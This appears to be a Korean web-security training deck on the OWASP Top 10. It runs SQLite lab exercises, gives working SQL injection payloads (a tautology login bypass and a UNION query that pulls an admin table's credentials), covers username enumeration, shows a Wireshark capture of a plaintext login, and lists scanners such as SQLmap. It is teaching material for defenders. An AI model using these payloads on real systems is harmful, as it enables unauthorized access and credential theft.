(c) 2018 Microsoft Corporation. All rights reserved.

C:\SQLite>sqlite3.exe
SQLite version 3.24.0 2018-06-04 19:24:41
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite>
```

## 2 OWASP Top 10

- A1. 인젝션 취약점 : SQL 인젝션
- SQL 인젝션 기초 지식 실습: SQL 쿼리문 실습
  - SQLite 를 종료하기 위해 Ctrl+D를 눌러 빠져나옴
  - 테스트 데이터베이스를 생성하기 위해 다음 명령어 입력
    - sqlite3.exe kshjr.db
  - 생성된 데이터베이스 확인
    - .database

```
C:\sqlite>sqlite3.exe kshjr.db
SQLite version 3.24.0 2018-06-04 19:24:41
Enter ".help" for usage hints.
sqlite> .database
main: C:\sqlite\kshjr.db
sqlite>
```

## 2 OWASP Top 10

- A1. 인젝션 취약점 : SQL 인젝션
- SQL 인젝션 기초 지식 실습: SQL 쿼리문 실습
  - Create 명령어로 member 테이블 생성
    - 아이디, 패스워드, 생성날짜가 포함된 member 테이블 생성
    - 생성 후 .table 명령어로 테이블 생성 확인

```
sqlite> CREATE TABLE member (
...>     no      INTEGER PRIMARY KEY,
...>     user_id VARCHAR(20),
...>     user_pw VARCHAR(20),
...>     date    DATE
...> );
sqlite>
sqlite> .table
member
sqlite>
```

## 2 OWASP Top 10

- A1. 인젝션 취약점 : SQL 인젝션
- SQL 인젝션 기초 지식 실습: SQL 쿼리문 실습
  - Insert 명령어로 데이터 입력
    - Insert 명령어로 admin, guest, kshjr 계정을 생성
    - INSERT INTO member (user\_id, user\_pw, date) VALUES('admin','admn!@#',DATETIME('NOW','LOCALTIME'));
    - 확인할 것은 admin 계정의 패스워드를 admn!@# 으로 입력한다.

```
sqlite>
sqlite> INSERT INTO member (user_id, user_pw, date) VALUES('admin','admn!@#',DATETIME('NOW','LOCALTIME'));
sqlite> INSERT INTO member (user_id, user_pw, date) VALUES('guest','guest1234',DATETIME('NOW','LOCALTIME'));
sqlite> INSERT INTO member (user_id, user_pw, date) VALUES('kshjr','kshjrrjang',DATETIME('NOW','LOCALTIME'));
sqlite>
```

## 2 OWASP Top 10

- A1. 인젝션 취약점 : SQL 인젝션
- SQL 인젝션 기초 지식 실습: SQL 쿼리문 실습
  - Select 명령어로 데이터 조회
    - SELECT \* FROM member;
    - 칼럼 데이터를 좀 더 가독성 있게 보기 위해 다음 명령어를 입력
      - .head on
      - .mode column

```
sqlite> SELECT * FROM member;
1|admin|admn!@#|2018-09-14 22:32:00
2|guest|guest1234|2018-09-14 22:32:25
3|kshjr|kshjrjang|2018-09-14 22:32:46
sqlite>
sqlite> .head on
sqlite> .mode column
sqlite> SELECT * FROM member;
no      user_id    user_pw      date
-----  -----  -----
1       admin      admn!@#    2018-09-14 22:32:00
2       guest      guest1234   2018-09-14 22:32:25
3       kshjr     kshjrjang  2018-09-14 22:32:46
sqlite>
```

## 2 OWASP Top 10

- A1. 인젝션 취약점 : SQL 인젝션
- SQL 인젝션 기초 지식 실습: SQL 쿼리문 실습
  - Update 명령어로 데이터 수정

- admin 계정의 비밀번호를 admin!@#에서 admin!@#으로 수정
- update member set user\_pw = "admin!@#" where user\_id = 'admin';

```
sqlite>
sqlite> update member set user_pw = "admin!@#" where user_id = 'admin';
sqlite> select * from member;
no      user_id    user_pw      date
-----  -----  -----
1       admin      admin!@#  2018-09-14 22:32:00
2       guest     guest1234  2018-09-14 22:32:25
3       kshjr     kshjrjang 2018-09-14 22:32:46
sqlite>
```

## 2 OWASP Top 10

- A1. 인젝션 취약점 : SQL 인젝션
- SQL 인젝션 기초 지식 실습: SQL 쿼리문 실습
  - SQL 인젝션 간단 실습

- 사용자가 admin인 계정의 목록을 조회하는 쿼리문 (ID와 PW를 모두 정확히 입력했을 경우)  
`Select user_id, user_pw from member where user_id='admin' and user_pw='admin!@#'`
- PW를 틀렸을 경우에는 결과가 나오지 않음.
- PW 부분에 SQL 인젝션 공격 코드 ‘or “=” 형태를 넣었을 때 쿼리문이 실행됨

```
sqlite> select user_id, user_pw from member where user_id='admin' and user_pw='admin!@#';
user_id      user_pw
-----      -----
admin        admin!@#
sqlite> select user_id, user_pw from member where user_id='admin' and user_pw='admin1234';
sqlite>
sqlite> select user_id, user_pw from member where user_id='admin' and user_pw=''' or '''=''';
user_id      user_pw
-----      -----
admin        admin!@#
guest       guest1234
kshjr       kshjrjang
sqlite>
```

## 2 OWASP Top 10

- A1. 인젝션 취약점 : SQL 인젝션
- SQL 인젝션 기초 지식 실습: SQL 쿼리문 실습
  - Delete 명령어로 데이터 삭제
    - Member 테이블에서 admin 계정을 삭제
    - Delete from member where user\_id = 'admin';

```
sqlite> delete from member where user_id = 'admin';
sqlite>
sqlite> select * from member;
no      user_id      user_pw      date
-----  -----  -----
2       guest        guest1234    2018-09-14 22:32:25
3       kshjr        kshjrjang   2018-09-14 22:32:46
sqlite>
sqlite>
```

## 2 OWASP Top 10

- A1. 인젝션 취약점 : SQL 인젝션
- SQL 인젝션 기초 지식 실습: SQL 쿼리문 실습

### - Union 명령어로 여러 테이블 내용 조회

- Union 명령어는 2 개의 테이블을 합쳐서 보여줄 때 사용
- 특히 SQL 인젝션 공격에서 다른 테이블 내용을 조회할 때 유용한 명령어
- Union 명령어를 테스트 하기 위해 admin 테이블을 생성
- 테이블 생성 후, admin 테이블에 superadmin 계정 생성하고, 생성된 계정 확인

```
sqlite>
sqlite> create table admin (
...>     no      INTEGER PRIMARY KEY,
...>     id      VARCHAR(20),
...>     pw      VARCHAR(20)
...> );
sqlite>
sqlite> insert into admin(id, pw) values ('superadmin', 'admin!@#$');
sqlite>
sqlite> select * from admin;
no           id           pw
-----  -----
1            superadmin   admin!@#$
sqlite>
sqlite>
```

## 2 OWASP Top 10


- A1. 인젝션 취약점 : SQL 인젝션
- SQL 인젝션 기초 지식 실습: SQL 쿼리문 실습
  - Union 명령어로 여러 테이블 내용 조회
    - Union 명령어는 2 개의 테이블을 합쳐서 보여줄 때 사용
    - 특히 SQL 인젝션 공격에서 다른 테이블 내용을 조회할 때 유용한 명령어
    - Union 명령어를 테스트 하기 위해 admin 테이블을 생성
    - 테이블 생성 후, admin 테이블에 superadmin 계정 생성하고, 생성된 계정 확인
  - 명령어: select user\_id, user\_pw from member where user\_id = " or "=" union select id, pw from admin;

```
sqlite>
sqlite> select user_id, user_pw from member where user_id = '' or ''=''' union select id, pw from admin;
user_id      user_pw
-----      -----
guest        guest1234
kshjr        kshjrjang
superadmin   admin!@#$
sqlite>
```

## 2 OWASP Top 10

### • A2. 취약한 인증

- 웹 애플리케이션은 사용자를 인증하기 위해 쿠키/세션과 같은 값을 사용함
- 이러한 쿠키/세션 관련 정보가 잘못 사용될 경우 취약점이 발생함.
  - 공격 시나리오 예
  - 항공사 예약 어플리케이션은 URL 덮어쓰기를 지원하며, 다음 URL에서 세션 ID를 표시합니다.  
<http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii>
  - 이 사이트의 사용자는 친구들에게 할인 소식을 알리고 싶어 자신의 세션 ID가 노출된다는 것을 알지 못한 채 상기 링크를 메일로 보낸다. 친구들은 해당 링크를 사용하여 세션 및 신용카드를 사용합니다.



## 2 OWASP Top 10

### • A2. 취약한 인증

– 취약한 인증은 공격 가능성은 쉬운 반면, 기술적 영향도는 심각한 취약점.

- 대부분의 웹 애플리케이션은 사용자 아이디와 패스워드 기반으로 인증을 수행하고 있음.
- 패스워드 정책이 취약하거나, 또는 사용자 아이디 존재 유무를 확인할 수 있을 때 공격자는 무차별 대입 공격을 토해 인증을 무력화 할 수 있음.

The screenshot shows the A2:2017 slide from the OWASP Top 10 presentation. The slide has a purple header with 'A2' and '2017'. The main title is '취약한 인증' (Weak Authentication) with a small number '8' in the top right corner. Below the title is a flow diagram showing '위협 요소' (Threat Factor) leading to '공격요인' (Attack Factor), which leads to '보안 취약점' (Security Weakness), and finally to '영향' (Impact). The main content area is a table with the following columns:


애플리케이션 특징	공격 가능성: 3	확산 정도: 2	탐지 가능성: 2	기술: 3	비즈니스?
공격자는 자격 증명 자료, 기본 관리 계정 목록, 자동화된 무차별 대입 및 사전 공격 둘, 고급 GPU 크래킹 둘을 통해 수억 개의 유효한 사용자명 및 암호 조합에 접근할 수 있습니다. 세션 관리 공격은 특히 만료되지 않은 세션 토큰과 관련하여 잘 알려져 있습니다.		대부분의 ID 및 접근 제어의 설계와 구현으로 인해 취약한 인증이 광범위하게 나타납니다. 세션 관리는 인증 및 접근 제어의 기반이며 모든 상태를 저장하는 애플리케이션에 있습니다. 공격자는 수동으로 취약한 인증을 탐지하고 비밀번호 목록을 가진 둘과 사전 기반 공격으로 침투할 수 있습니다.		공격자는 시스템을 손상시킬 수 있는 소수의 계정들이나 하나의 관리자 계정에만 접근하면 됩니다. 애플리케이션의 도메인에 따라 돈세탁, 사회 보장 사기, 신원 도용이 허용되거나 법적으로 보호되어야 하는 기밀 정보가 공개될 수 있습니다.	

## 2 OWASP Top 10


### • A2. 취약한 인증

#### – 사용자명 목록화

- 사용자 아이디가 존재하지 않을 때와, 사용자 아이디가 존재할 때와 다른 결과를 보여줌.
- 이를 통해 ksjunior 계정은 존재하지 않지만, guest 계정은 존재함을 알 수 있음.



The screenshot shows a login interface. At the top, there is a text input field containing "ksjunior". Below it, a red error message reads: "입력한 아이디가 존재하지 않습니다. 아이디를 다시 한번 입력해 주세요." (The entered ID does not exist. Please enter the ID again.) Underneath the error message is a link labeled "아이디 찾기" (Find ID). The next input field is labeled "비밀번호 입력" (Password Input). At the bottom of the form is a large blue "로그인" (Login) button. Below the button are two checkboxes: "로그인 상태 유지" (Remember me) and "IP보안 ON". At the very bottom of the page are three links: "회원가입" (Sign Up), "아이디 찾기" (Find ID), and "비밀번호 찾기" (Find Password).




The screenshot shows a login interface. At the top, there is a text input field containing "guest". Below it, a red error message reads: "입력한 아이디와 비밀번호가 일치하지 않습니다. 아이디 또는 비밀번호를 다시 한번 입력해 주세요." (The entered ID and password do not match. Please enter the ID or password again.) Underneath the error message is a link labeled "비밀번호 찾기" (Find Password). The next input field is labeled "비밀번호 입력" (Password Input). At the bottom of the form is a large blue "로그인" (Login) button. Below the button are two checkboxes: "로그인 상태 유지" (Remember me) and "IP보안 ON". At the very bottom of the page are three links: "회원가입" (Sign Up), "아이디 찾기" (Find ID), and "비밀번호 찾기" (Find Password).

## 2 OWASP Top 10


### • A2. 취약한 인증

#### – 사용자명 목록화

- 사용자 아이디가 존재하지 않을 때와, 사용자 아이디가 존재할 때와 같은 결과를 보여줌
- 이를 통해 공격자는 웹 애플리케이션에 존재하는 계정이 무엇인지 확인하기 어려움



The screenshot shows a login interface with two input fields: '아이디' (ID) containing 'ksjunior' and '비밀번호' (Password). Below the fields is an error message: "아이디 또는 비밀번호를 다시 확인하세요. 등록되지 않은 아이디이거나, 아이디 또는 비밀번호를 잘못 입력하셨습니다." (Please check your ID or password again. It is an unregistered ID or you entered it incorrectly.) At the bottom, there is a link "아. 로그인이 안 되나요?" (Ah. Is the login not working?).




This screenshot is identical to the one above, but the '비밀번호' (Password) field is highlighted with a green border, indicating it is the current focus or selected field.

## 2 OWASP Top 10

### • A3. 민감한 데이터 노출

- 웹 애플리케이션은 사용자로부터 로그인 정보(아이디, 패스워드) 또는 주민등록번호, 카드 번호 등 민감한 정보를 받는 경우가 많음
- 이러한 정보가 네트워크를 통해 전송될 때 HTTPS(TLS)와 같은 암호화 통신을 통해 전송되지 않는다면, 공격자는 중간에 정보를 모니터링 하여 민감한 정보를 훔쳐 볼 수 있음.



## 2 OWASP Top 10

### • A3. 민감한 데이터 노출

- 이 취약점은 공격 가능성은 중급이나, 기술적 영향도는 심각한 취약점
- 민감한 데이터가 암호화되어 전송되지 않을 경우, 국내의 경우 개인정보보호법 위반이 발생할 수 있고, 해외의 경우는 GDPR과 같은 각 나라의 개인정보보호 관련 법률에 위반되는 경우도 있음.

A3 :2017		민감한 데이터 노출				9
위협 요소	공격요인	보안 취약점		영향		
애플리케이션 특징	공격 가능성: 2	확산 정도: 3	탐지 가능성: 2	기술: 3	비즈니스?	
공격자는 보안 체계를 직접 공격하는 대신 전송 구간 및 브라우저와 같은 사용자 프로그램에서 키를 훔치거나, 중간자 공격 및 서버에서 평문 데이터를 훔치고자 합니다. 대부분 수작업으로 공격을 합니다. 사전에 훔친 패스워크 데이터베이스에는 Graphics Processing Units (GPU)를 사용해서 브루트 포스 공격을 할 수도 있습니다.	지난 몇 년동안 이 방법은 가장 일반적이고 영향력 있는 공격 방법이었습니다. 단순히 민감한 데이터를 암호화하지 않고 있는 것이 가장 큰 결함입니다. 암호화를 사용하면서, 취약한 키 생성 및 관리, 약한 알고리즘, 프로토콜 및 암호 사용은 일반적입니다. 취약한 암호 해싱 저장 기술의 경우가 특히 그렇습니다. 전송 중인 데이터의 경우 서버 측면의 약점은 주로 감지하기 쉽지만, 저장간 데이터의 경우에는 찾기가 어렵습니다.	공격자는 잘 보호된 데이터에 대해서는 공격을 실패하게 됩니다. 일반적으로 이런 데이터는 건강 기록, 신용 정보, 개인 정보, 신용카드와 같은 민감한 개인 정보(PII)를 포함하며, EU GDPR이나 각 나라의 개인정보보호법과 같은 법률이나 규정에서 정의한 보호 방법이 필요합니다.				

## 2 OWASP Top 10

### • A3. 민감한 데이터 노출

– 로그인 사이트에서 사용자 아이디 / 패스워드를 암호화 하여 전송하지 않을 경우

- Wireshark와 같은 네트워크 스니퍼 툴을 통해 사용자 로그인 정보가 노출될 수 있음.

The screenshot shows a Wireshark capture of an unencrypted HTTP POST request. The request is for the URL `/class/login-checker-class.asp`. The packet details show the following fields:

No.	Time	Source	Destination	Protocol	Length	Info
12	1.400257	192.168.1.2	211.43.212.189	HTTP	55	Continuation
53	4.385834	192.168.1.2	23.53.2	HTTP	271	
56	4.395637	23.53.221.168	192.168.1.2	HTTP/X...	320	HTTP/1.1 200 OK
134	21.825915	192.168.1.2	211.43.212.189	HTTP	692	POST /class/login-checker-class.asp HTTP/1.1 (application/x-www-f...
142	22.123487	211.43.212.189	192.168.1.2	HTTP	452	HTTP/1.1 200 OK (text/html)

The expanded POST request details are as follows:

```

> POST /class/login-checker-class.asp HTTP/1.1\r\n
Host: [REDACTED].kr\r\n
Connection: keep-alive\r\n
Content-Length: 39\r\n
Cache-Control: max-age=0\r\n
Origin: http://[REDACTED].kr\r\n
Upgrade-Insecure-Requests: 1\r\n
Content-Type: application/x-www-form-urlencoded\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8\r\n
Referer: http://[REDACTED].kr/class/\r\n
Accept-Encoding: gzip, deflate\r\n
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7\r\n
\r\n
[Full request URI: http://[REDACTED].kr/class/login-checker-class.asp]
[HTTP request 1/1]
[Response in frame: 142]
File Data: 39 bytes
  
```

A red box highlights the "Form item" section of the request details, which shows two form items: "user\_id" = "ksjunior" and "user\_pw" = "ksjunior123456".

### 3 웹 취약점 스캐너

- 웹 애플리케이션에 존재하는 취약점을 찾아주는 도구
  - 취약점 스캐너가 보유하고 있는 데이터베이스(패턴) 기반으로 스캐닝을 수행
  - 상용 웹 애플리케이션 취약점 스캐너
    - AppScan.
    - Acunetix
  - Open Source Web Application Vulnerability Scanners
    - Arachni : Ruby로 개발, Mac, Windows, Linux에서 사용 가능
    - XSSPy : 파이썬 기반에 주로 XSS 취약점을 찾아주는 스캐너
    - w3af : OWASP Top 10 취약점을 포함하여 200여개 취약점을 찾아주는 스캐너
    - Nikto : Netsparker가 스판서하는 오픈 소스 스캐너. 약 6500개의 패턴을 보유하고 있음.
    - Wfuzz : Web Fuzzer로, HTTP 요청 데이터를 퍼징할 때 사용하는 툴
    - Vega : GUI 기반으로, XSS, SQLi, RFI 등 많은 취약점을 스캐닝할 때 사용하는 툴
    - SQLmap : SQL 인젝션 공격에 특화되어 공격하는 툴
